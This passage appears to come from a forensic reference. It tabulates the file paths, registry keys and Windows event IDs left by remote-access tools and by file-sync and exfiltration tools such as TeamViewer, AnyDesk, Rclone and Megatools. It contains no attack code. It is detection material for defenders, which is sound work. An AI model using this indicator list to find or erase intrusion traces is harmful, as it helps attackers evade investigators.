Megatools	*.mega.co.nz	-	-
Rclone	Depends on target services	-	-
WinSCP	Depends on target services	WINSCP	[exe] O=MARTIN PRIKRYL, L=PRAGUE, C=CZ

Artifacts Summary (RMM)

Tool	Category	Artifacts
AnyDesk	MFT	%APPDATA%¥AnyDesk¥ad.trace %APPDATA%¥AnyDesk¥connection_trace.txt %APPDATA%¥AnyDesk¥*.conf %ProgramData%¥AnyDesk¥*.conf %ProgramData%¥AnyDesk¥ad_svc.trace %Programdata%¥AnyDesk¥connection_trace.txt %ProgramFiles%¥AnyDesk¥* %ProgramFiles(x86)%¥AnyDesk¥*
AnyDesk	Registry	HKLM¥System¥CurrentControlSet¥Services¥AnyDesk
AnyDesk	Event Log	Security.evtx (Event ID: 4688) System.evtx (EventID: 7045)
Atera	MFT	%ProgramFiles%¥Atera Networks¥* %ProgramFiles%¥ATERA Networks¥AteraAgent¥Packages¥ AgentPackageRunCommandInteractive¥log.txt %ProgramFiles(x86)%¥Atera Networks¥* %windir%¥Temp¥AteraSetupLog.txt
Atera	Registry	HKLM¥Software¥Atera Networks¥AlphaAgent HKLM¥System¥CurrentControlSet¥Services¥AteraAgent
Atera	Event Log	Application.evtx (Event ID: 0, 1033, 11707) Microsoft-Windows-PowerShell/Operational.evtx (Event ID: 4104) Windows PowerShell.evtx (Event ID: 400) Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)

Tool	Category	Artifacts
ConnectWise	MFT	%ProgramFiles(x86)%¥ScreenConnect Client (<random>)¥* %SystemRoot%¥TEMP¥ScreenConnect¥<Version>¥*.ps1
ConnectWise	Registry	HKLM¥System¥CurrentControlSet¥Services¥ScreenConnect Client (<random>)
ConnectWise	Event Log	Application.evtx (Event ID: 0, 1033, 11707) Microsoft-Windows-PowerShell/Operational.evtx (Event ID: 4104) Windows PowerShell.evtx (Event ID: 600,400,403) Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)
LogMeIn	MFT	%LocalAppData%¥LogMeIn¥* %ProgramData%¥LogMeIn¥* %ProgramData%¥LogMeIn¥LMIyyyymmdd.log %ProgramData%¥LogMeIn¥LogMeIn.log %ProgramData%¥Microsoft¥Windows¥Start Menu¥Programs¥ LogMeIn Control Panel.lnk %ProgramFiles(x86)%¥LogMeIn¥*
LogMeIn	Registry	HKLM¥SOFTWARE¥LogMeIn¥V5¥FeatureHistory¥remotecontrol HKLM¥SOFTWARE¥LogMeIn¥V5¥WebSvc¥Shared¥<random> HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run HKLM¥System¥CurrentControlSet¥Services¥LMIGuardianSvc HKLM¥System¥CurrentControlSet¥Services¥LMIInfo HKLM¥System¥CurrentControlSet¥Services¥LMIMaint HKLM¥System¥CurrentControlSet¥Services¥LMIRfsDriver HKLM¥System¥CurrentControlSet¥Services¥LogMeIn
LogMeIn	Event Log	Application.evtx (Event ID: 102, 105, 202, 205, 1033, 11707) Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)

Artifacts Summary (RMM)

Tool	Category	Artifacts
Ngrok	MFT	%LOCALAPPDATA%¥ngrok¥ngrok.yml
Ngrok	Event Log	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational.evtx (EventID: 131) Microsoft-Windows-TerminalServices-LocalSessionManager/Operational.evtx (Event ID: 25) Security.evtx (Event ID: 4624, 4688)
Remote Utilities	MFT	%ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut_log_yyyy-mm.html %APPDATA%¥Remote Utilities Agent¥Logs¥rut_log_yyyy-mm.html
Remote Utilities	Registry	HKLM¥Software¥Usoris¥Remote Utilities¥Host¥Parameters¥* HKLM¥System¥CurrentControlSet¥Services¥RManService HKCU¥Software¥Usoris¥Remote Utilities¥Host¥Parameters¥*
Remote Utilities	Event Log	Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)

Tool	Category	Artifacts
Splashtop	MFT	%ProgramFiles(x86)%¥Splashtop¥* %LOCALAPPDATA%¥Splashtop¥* %ProgramData%¥Splashtop¥* %ProgramData%¥Splashtop¥Temp¥log¥FTCLog.txt %ProgramFiles(x86)%¥Splashtop¥Splashtop Remote¥Server¥log¥SPLog.txt
Splashtop	Registry	HKLM¥SOFTWARE¥WOW6432Node¥Splashtop Inc.¥Splashtop Remote Server¥ClientInfo HKLM¥System¥CurrentControlSet¥Services¥SplashtopRemoteService HKLM¥System¥CurrentControlSet¥Services¥SSUService
Splashtop	Event Log	Application.evtx (Event ID: 1033, 11707) Security.evtx (Event ID: 4688) Splashtop-Splashtop Streamer-Remote Session Operational.evtx (Event ID: 1, 200, 1000, 1001, 1100, 1101) System.evtx (Event ID: 7045)
SupRemo	MFT	%ProgramFiles(x86)%¥Supremo¥* %ProgramData%¥SupremoRemoteDesktop¥Log¥Supremo.00.Client.log %ProgramData%¥SupremoRemoteDesktop¥Log¥Supremo.00.FileTransfer.log %ProgramData%¥SupremoRemoteDesktop¥Log¥Supremo.00.Incoming.log %ProgramData%¥SupremoRemoteDesktop¥Log¥Supremo.00.ReportsQueue.log %ProgramData%¥SupremoRemoteDesktop¥Log¥SupremoService.00.Service.log
SupRemo	Registry	HKLM¥System¥CurrentControlSet¥Services¥SupremoService
SupRemo	Event Log	Security.evtx (Event ID: 4688) System.evtx (Event ID: 7045)

Artifacts Summary (RMM)

Tool	Category	Artifacts
TeamViewer	MFT	%ProgramFiles%¥TeamViewer¥* %ProgramFiles%¥TeamViewer¥Connections_incoming.txt %ProgramFiles%¥TeamViewer¥TeamViewer15_Logfile.log %ProgramFiles%¥TeamViewer¥TVNetwork.log %ProgramFiles(x86)%¥TeamViewer¥* %ProgramFiles(x86)%¥TeamViewer¥Connections_incoming.txt %ProgramFiles(x86)%¥TeamViewer¥TeamViewer15_Logfile.log %ProgramFiles(x86)%¥TeamViewer¥TVNetwork.log %LOCALAPPDATA%¥TeamViewer¥TVNetwork.log %TEMP%¥TeamViewer¥* %TEMP%¥TeamViewer¥TV15Install.log %TEMP%¥TeamViewer¥tvinfo.ini
	Registry	HKCU¥Software¥TeamViewer HKLM¥SOFTWARE¥TeamViewer HKLM¥SOFTWARE¥WOW6432Node¥TeamViewer HKLM¥SOFTWARE¥WOW6432Node¥TVInstallTemp HKLM¥SYSTEM¥CurrentControlSet¥Services¥TeamViewer
	Event Log	Security.evtx (Event ID: 4688) System.evtx (EventID: 7045)

Tool	Category	Artifacts
TightVNC	MFT	%ProgramData%¥Microsoft¥Windows¥Start Menu¥Programs¥TightVNC %ProgramData%¥TightVNC %ProgramFiles%¥TightVNC %ProgramFiles(x86)%¥TightVNC
	Registry	HKCU¥Software¥GlavSoft LLC.¥TightVNC1* HKCU¥Software¥TightVNC¥Server HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run HKLM¥SOFTWARE¥TightVNC HKLM¥SYSTEM¥CurrentControlSet¥Services¥tvnserver
	Event Log	Application.evtx (Event ID: 257, 1033, 11707) Security.evtx (Event ID: 4688) System.evtx (EventID: 7045)

Artifacts Summary (SYNC)

Tool	Category	Artifacts
FileZilla	MFT	%APPDATA%¥FileZilla¥filezilla.xml %APPDATA%¥FileZilla¥recentservers.xml %ProgramData%¥Microsoft¥Windows¥Start Menu¥Programs¥FileZilla FTP Client %ProgramFiles%¥FileZilla FTP Client¥
FileZilla	Registry	HKLM¥SOFTWARE¥WOW6432Node¥FileZilla Client¥*
FileZilla	Event Log	Security.evtx (Event ID: 4688)
FreeFileSync	MFT	%APPDATA%¥FreeFileSync¥GlobalSettings.xml %APPDATA%¥FreeFileSync¥GoogleDrive¥<GoogleDrive account>.db %APPDATA%¥FreeFileSync¥LastRun.ffs_gui %APPDATA%¥FreeFileSync¥Logs¥[Last session] yyyy-mm-dd hhmmss.SSS*.html %ProgramFiles%¥FreeFileSync¥* %ProgramFiles(x86)%¥FreeFileSync¥*
FreeFileSync	Registry	HKLM¥SOFTWARE¥WOW6432Node¥FreeFileSync
FreeFileSync	Event Log	Security.evtx (Event ID: 4688)
GoodSync	MFT	%LOCALAPPDATA%¥GoodSync¥GoodSync-<yymmdd>-<hhmm>.log %LOCALAPPDATA%¥GoodSync¥InstallLicense-yymmdd-hhmm.log %LOCALAPPDATA%¥GoodSync¥server-accounts.tic %ProgramData%¥Siber Systems¥GoodSync¥*
GoodSync	Registry	HKLM¥System¥CurrentControlSet¥Services¥GsServer
GoodSync	Event Log	Security.evtx (Event ID: 4688) System.evtx (EventID: 7045)
Megatools	MFT	%Temp%<random>.megatools.cache <same directory as megatool.exe>¥mega.ini
Megatools	Event Log	Security.evtx (Event ID: 4688)
Rclone	MFT	%APPDATA%¥rclone¥rclone.conf
Rclone	Event Log	Security.evtx (Event ID: 4688)
WinSCP	MFT	%ProgramFiles(x86)%¥WinSCP¥* %USERPROFILE%¥AppData¥Local¥Programs¥WinSCP¥*
WinSCP	Registry	HKCR¥winscp-* HKCU¥Software¥Martin Prikryl¥WinSCP 2 HKCU¥SOFTWARE¥Martin Prikryl¥WinSCP 2¥Configuration¥CDCache HKCU¥SOFTWARE¥Martin Prikryl¥WinSCP 2¥Configuration¥LastFingerprints HKCU¥SOFTWARE¥Martin Prikryl¥WinSCP 2¥Sessions¥* HKLM¥SOFTWARE¥Martin Prikryl¥WinSCP 2 HKLM¥SOFTWARE¥WOW6432Node¥Martin Prikryl¥WinSCP 2
WinSCP	Event Log	Security.evtx (Event ID: 4688)